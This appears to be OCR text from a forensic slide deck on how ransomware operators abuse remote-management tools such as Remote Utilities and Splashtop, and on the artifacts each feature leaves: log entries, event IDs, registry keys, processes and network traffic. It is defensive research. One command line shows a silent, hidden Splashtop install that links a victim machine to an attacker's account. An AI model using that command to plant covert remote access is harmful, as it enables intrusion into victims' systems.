28.12.2022---06:37:01:075  114  loopback          FTP connection. Closed.                    Session: {B9010542-0BFC-4B7E-ADCD-4DF064D49A94}
28.12.2022---06:37:28:481  116  [redacted].118    Incoming ID connection from IP: [redacted].118
28.12.2022---06:37:28:700  116  [redacted].118    Incoming ID connection from IP: [redacted].118
28.12.2022---06:37:29:403  114  loopback          FTP connection.                            Session: {B9010542-0BFC-4B7E-ADCD-4DF064D49A94}
28.12.2022---06:37:36:528  114  loopback          FTP activity.                              情報
                                                                                             -0BFC-4B7E-ADCD-4DF064D49A94}
                                                                                             ]: Send file: C:¥Users¥user01¥Desktop¥test¥fromvictimtoattacker.txt
```

1. Full path of received file
2. Full path of sent file

Remote Utilities: Artifacts

Feature: Task Manager | Review working processes/services on the victim and control them




Image name	CPU	Session Id	Status
RuntimeBroker.exe	0	1	Working
RuntimeBroker.exe	0	1	Working
RuntimeBroker.exe	0	1	Working
RuntimeBroker.exe	0	1	Working
RuntimeBroker.exe	0	1	Working
rutserv.exe	0	1	Working
SearchIndexer.exe	0	0	Working
SearchUI.exe	0	1	Working
SecurityHealthService.exe	0	0	Working
SecurityHealthSystray.exe	0	1	Working
services.exe	0	0	Working
SgrmBroker.exe	0	0	Working
ShellExperienceHost.exe	0	1	Working
sihost.exe	0	1	Working
SkypeApp.exe	0	1	Working
smartscreen.exe	0	1	Working
smss.exe	0	0	Working
spoolsv.exe	0	0	Working
SupportConnector.exe	0	0	Working
svchost.exe	0	0	Working


Remote Utilities: Artifacts

Feature: Task Manager	Review working processes/services on the victim and control them

Useful Artifacts	Files	Registry	Process/NW	Others

Log File

[Portable] %APPDATA%¥Remote Utilities Agent¥Logs¥rut_log_yyyy-mm.html
[Install] %ProgramFiles(x86)%¥Remote Utilities - Host¥Logs¥rut_log_yyyy-mm.html




```
1
29.11.2022---04:54:10:631  41   loopback          タスクマネージャー接続。
29.11.2022---04:54:14:644  116  [redacted].118    Incoming ID connection from IP: [redacted].118
29.11.2022---04:54:24:897  116  [redacted].118    Incoming ID connection from IP: [redacted].118
29.11.2022---04:54:30:443  116  [redacted].118    Incoming ID connection from IP: [redacted].118
29.11.2022---04:54:30:867  41   loopback          タスクマネージャー接続。
29.11.2022---04:54:48:256  116  [redacted].118    Incoming ID connection from IP: [redacted].118
29.11.2022---04:54:48:694  41   loopback          タスクマネージャー接続。
29.11.2022---04:54:50:459  116  [redacted].118    Incoming ID connection from IP: [redacted].118
29.11.2022---04:54:50:881  41   loopback          タスクマネージャー接続。
29.11.2022---04:55:10:428  116  [redacted].118    Incoming ID connection from IP: [redacted].118
29.11.2022---04:55:10:863  41   loopback          タスクマネージャー接続。
```

1. Date/Time when task manager is opened.
*Detail of the action is not recorded.

Remote Utilities: Artifacts

Feature: Terminal | Open cmd or PowerShell terminal of the victim machine



victim - Terminal

Shell
● Cmd
○ PowerShell

User context
● System
○ Current user

Connected

Execute | Close

管理者: C:\Windows\system32\cmd.exe

```
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>_
```


Remote Utilities: Artifacts

Feature: Terminal	Open cmd or PowerShell terminal of the victim machine

Useful Artifacts	Files	Registry	Process/NW	Others


EventLog

Security.evtx (Event ID: 4688)



イベント 4688, Microsoft Windows security auditing.

```
+ System
- EventData
    SubjectUserSid      S-1-5-18
    SubjectUserName     \[redacted]
    SubjectDomainName   WORKGROUP
    SubjectLogonId      0x3e7
    NewProcessId        0x2058
    NewProcessName      C:¥Windows¥System32¥cmd.exe
    TokenElevationType  %%1936
    ProcessId           0xe30
    CommandLine         cmd.exe
    TargetUserSid       S-1-0-0
    TargetUserName      -
    TargetDomainName    -
    TargetLogonId       0x0
    ParentProcessName   C:¥Users¥user01¥AppData¥Roaming¥Remote
                        Utilities Agent¥70170¥43F629E616¥rutserv.exe
    MandatoryLabel      S-1-16-16384
```




イベント 4688, Microsoft Windows security auditing.


```
+ System
- EventData
    SubjectUserSid      S-1-5-18
    SubjectUserName     \[redacted]$
    SubjectDomainName   WORKGROUP
    SubjectLogonId      0x3e7
    NewProcessId        0x1670
    NewProcessName      C:¥Windows¥System32¥whoami.exe
    TokenElevationType  %%1936
    ProcessId           0x2058
    CommandLine         whoami
    TargetUserSid       S-1-0-0
    TargetUserName      -
    TargetDomainName    -
    TargetLogonId       0x0
    ParentProcessName   C:¥Windows¥System32¥cmd.exe
    MandatoryLabel      S-1-16-16384
```

rutserv.exe -> cmd.exe -> whoami

Remote Utilities: Artifacts

Feature: Execution | Remotely execute specific application on victim machine.


Remote Utilities - Viewer [Trial version 2 days left] [7.1.7.0]


test - Remote execute

Document or application path: C:\Windows\System32\calc.exe

☑ Hidden

□ Use system account

□ Run as...

Authentication

Username:


Password:

Domain:

□ Do not close

Useful Artifacts | Files | Registry | Process/NW | Others


[Portable] %APPDATA%¥Remote Utilities Agent¥Logs¥rut_log_yyyy-mm.html
[Install] %ProgramFiles(x86)%¥Remote Utilities - Host¥Logs¥rut_log_yyyy-mm.html



```
29.11.2022---05:16:35:674  116  [redacted]  Incoming ID connection from IP: [redacted]
29.11.2022---05:16:36:111  43   loopback    リモート実行接続。                  C:\Windows\System32\calc.exe
29.11.2022---05:17:14:626  116  [redacted]  Incoming ID connection from IP: [redacted]
```

Remote Utilities: Artifacts

Feature: Remote registry | Review and control registry on victim machine



Remote Utilities - Viewer [Trial version 2 days left] [7.1.7.0]

test - Remote Registry Editor

Name	Type	Data
(Default)	REG_SZ	(value not set)

HKEY_CURRENT_USER\Software\AppDataLow\Software\Microsoft\IME\test

Remote Utilities: Artifacts


Feature: Remote registry	Review and control registry on victim machine

Useful Artifacts	Files	Registry	Process/NW	Others

Log File

[Portable] %APPDATA%¥Remote Utilities Agent¥Logs¥rut_log_yyyy-mm.html

[Install] %ProgramFiles(x86)%¥Remote Utilities - Host¥Logs¥rut_log_yyyy-mm.html



```
1  29.11.2022---05:34:50:252   84   loopback          リモートレジストリ。 開始されました。        Session: {7B259352-CC8F-461C-8363-5EFED9BDACC9}
   29.11.2022---05:35:14:013   116  [redacted].118    Incoming ID connection from IP: 1[redacted]118
   29.11.2022---05:35:14:607   116  [redacted].118    Incoming ID connection from IP: 1[redacted]118
   29.11.2022---05:35:24:247   116  [redacted].118    Incoming ID connection from IP: 1[redacted]118
   29.11.2022---05:36:13:917   116  [redacted].118    Incoming ID connection from IP: 1[redacted]1
   29.11.2022---05:36:24:860   116  [redacted].118    Incoming ID connection from IP: 1[redacted]1
   29.11.2022---05:36:51:779   85   loopback          リモートレジストリ。 閉じられました。        Session: {7B259352-CC8F-461C-8363-5EFED9BDACC9}
```

1. Date/Time when remote registry is opened.
   *Detail of the action is not recorded.

Tools Verification - Splashtop

splashtop®

Babuk, Black Basta, Ragnar Locker

Relay	Direct
Install	Portable

Target RMM tools

- ATERA
- AnyDesk
- splashtop®
- TeamViewer
- tight VNC
- RemoteUtilities®
- CONNECTWISE™
- LogMeIn® Be Limitless.
- SupRemo
- ngrok


Target SYNC tools

- RCLONE
- MEGA TOOLS Automotive Tools-Equipment
- WinSCP Free FTP CLIENT
- GoodSync
- FreeFileSync
- FileZilla

Splashtop: Artifacts

Installation | **Agent program(=streamer) installation to the victim machine**

- **Silent installation** is supported for both exe and msi, which bypasses manual authentication and connects to attacker’s tenant automatically.



splashtop streamer

状態
設定
セキュリティ
詳細
共有する
情報

コンピューター名
[redacted]


接続状態
アクティブセッションはありません

Splashtop アカウントにログイン
ログインするとお使いのコンピューターをモバイルデバイスで探索できます。

電子メール: example@example.com
パスワード: パスワード

ログイン
パスワードを忘れた場合
Splashtop アカウントを作成

Normal installation requires authentication



オプション2：インストーラのダウンロード


プラットフォーム: Windows (EXE, version 3.5.2.3) (簡単な導入 ダウンロード

簡単な展開インストーラー：展開コードはインストーラーに組み込まれています。ストリーマーをインストールするときに展開コードを入力する必要はありません。

1. ストリーマーのインストーラーをダウンロードする。
2. インストーラーと12桁の配布コードをユーザーに送信する。
3. ユーザーがインストーラーを実行し配布コードを入力すると、アドミンはそのユーザーのリモートコンピュータにアクセスできるようになります。

12桁の配布コード: AT[redacted] コピー

EXEもしくはMSIファイルを使用した自動配布の詳細



splashtop streamer

状態
設定
セキュリティ
詳細
情報

コンピューター名
[redacted]

接続状態
アクティブセッションはありません

配布先のコンピュータ
[redacted]'s team
[redacted]@outlook.com

Authentication is skipped and automatically connects to attacker’s tenant

```
>streamer.exe prevercheck /s /i dcode=<distribution code>, confirm_d=0, hidewindows=1
```

Splashtop: Artifacts

Installation	Agent program(=streamer) installation to the victim machine

Useful Artifacts	Files	Registry	Process/NW	Others

Install Path

%ProgramFiles(x86)%¥Splashtop¥*
%ProgramData%¥Splashtop¥*
%LOCALAPPDATA%¥Splashtop¥*

Services ▶ System.evtx (EventID: 7045)

HKLM¥System¥CurrentControlSet¥Services¥SplashtopRemoteService

- DisplayName: Splashtop® Remote Service
- ImagePath: %ProgramFiles(x86)%¥Splashtop¥Splashtop Remote¥Server¥SRService.exe

HKLM¥System¥CurrentControlSet¥Services¥SSUService

- Display Name: Splashtop Software Updater Service
- ImagePath: %ProgramFiles(x86)%¥Splashtop¥Splashtop Software Updater¥SSUService.exe


Splashtop: Artifacts

Installation	Agent program(=streamer) installation to the victim machine

Useful Artifacts	Files	Registry	Process/NW	Others

Process

%ProgramFiles(x86)%¥Splashtop¥Splashtop Remote¥Server¥SR*.exe



```
SRService.exe      2840   0.                        Splashtop® Streamer Service
  SRManager.exe    10384  0.                        Splashtop® Streamer SRMana...
    SRServer.exe   1392   0.                        Splashtop® Streamer
    SRAgent.exe    7960   0.11   32 B/s   9.35 MB   Splashtop® Streamer Agent
    SRAppPB.exe    7280   0.02            8.25 MB   Splashtop® Persistent Banner
    SRFeature.exe  3360   0.02            7.8       ...top® Streamer Feature
```

```
SRManager.exe (10384)   0.0.0.0       6783                          TCP   Listen
SRManager.exe (10384)   127.0.0.1     8763                          TCP   Listen
SRManager.exe (10384)   127.0.0.1     9527                          TCP   Listen
SRManager.exe (10384)   [redacted]    9102   3.112.206.224    443   TCP   Establish...
```

```
Domain Name System (response)
  Answers
    3-112-206-224.relay.splashtop.com: type A, class IN, addr 3.112.206.224
      Name: 3-112-206-224.relay.splashtop.com
      Type: A (Host Address) (1)
      Class: IN (0x0001)
      Time to live: 30
      Data length: 4
      Address: 3.112.206.224
```


Processes persists on victim

IP/Port that the process access to

Network

*.splashtop.com: 443

FW rule for Splashtop; Link



スプラッシュトップサーバとの通信を許可する
